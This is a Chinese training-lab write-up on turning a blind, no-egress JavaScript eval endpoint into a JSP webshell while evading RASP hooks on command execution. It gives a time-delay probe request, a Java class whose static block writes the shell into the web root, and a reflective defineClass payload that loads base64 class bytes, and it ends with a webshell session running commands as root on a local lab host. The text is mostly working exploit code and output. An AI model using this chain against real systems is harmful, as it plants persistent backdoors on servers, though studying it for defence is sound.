

作训Writeup - 无回显不出网代码执行写 webshell

环境说明

说明

- 限制使用命令执行的方式去写 webshell

题意

1. **为什么不使用命令执行的方式写入webshell?**
 - 命令执行所需的 api 被 rasp hook 掉
 - 终端防护拦截执行命令、有进程监控
2. **为什么不直接打入内存马?** 因为在某些场景可能无法成功植入内存马,例如:
 - 内存马植入所需相关的 api 被 rasp hook 掉
 - 植入内存马的数据包太大 (nginx反代请求数据会有大小限制)

预期题解

原理

- 通过延时判断漏洞存在
- defineClass加载byte[]获取Class对象,实例化该对象时执行静态代码块中的文件写入payload。

0、延时判断漏洞是否存在

```
# Thread.sleep()
java.lang.Thread.sleep(5000)

# Process.waitFor() 此次环境不适用
java.lang.Runtime.getRuntime().exec("sleep 3").waitFor();
```

Request

Pretty Raw Hex

```
1 POST /engine/js/eval HTTP/1.1
2 Host: 127.0.0.1:9090
3 Content-Type: application/x-www-form-urlencoded
4
5 code=java.lang.Thread.sleep%285000%29
```

0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Length: 1
4 Date: Mon, 19 Sep 2022 08:40:54 GMT
5 Connection: close
6
7 1
```

0 matches

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 1

Name	Value
code	java.lang.Thread.sleep(5000)

Request Cookies 0

Request Headers 2

Response Headers 4

Done

122 bytes | 5,036 millis

1、ShellWriter.java

```
import java.io.BufferedWriter;
import java.io.FileWriter;

public class ShellWriter{
    static {
        try {
            String path = Thread.currentThread().getContextClassLoader().getResource("../..").getPath();
            BufferedWriter out = new BufferedWriter(new FileWriter(path + "/b_shell.jsp"));
            out.write("[shell_raw_content]");
            out.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```


2、编译 ShellWriter.java，生成对应的字节数组并进行Base64编码处理

- Class -> ByteArray -> BASE64

3、构造payload

```
# b_shell.jsp
var clazz = java.security.SecureClassLoader.class;
var method = clazz.getSuperclass().getDeclaredMethod('defineClass', 'anything'.getBytes().getClass(),
java.lang.Integer.TYPE, java.lang.Integer.TYPE);
method.setAccessible(true);
var classBytes = '[base64_enc_content]';
var bytes = java.util.Base64.getDecoder().decode(classBytes);
var constructor = clazz.getDeclaredConstructor();
constructor.setAccessible(true);
var clz = method.invoke(constructor.newInstance(), bytes, 0 , bytes.length);
print(clz);
clz.newInstance();
```

4、效果如图



新增Shell

URL:

脚本类型:


传输协议:

分类:

自定义请求头:

备注:

id



The screenshot shows a web browser window with the address bar displaying `http://127.0.0.1:9090/b_shell.jsp`. The browser's address bar also shows the URL `http://127.0.0.1:9090/b_shell.jsp` and a status indicator `已连接` (Connected). Below the address bar is a navigation bar with several tabs: `基本信息`, `命令执行`, `虚拟终端`, `文件管理`, `内网穿透`, `反弹shell`, `数据库管理`, `自定义代码`, `平行空间`, `扩展功能`, `备忘录`, and `更新信息`. The main content area displays a terminal session with the following output:

```
/usr/local/tomcat/ >id
uid=0(root) gid=0(root) groups=0(root)

/usr/local/tomcat/ >ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
3: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
15: eth0@if16: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever

/usr/local/tomcat/ >
```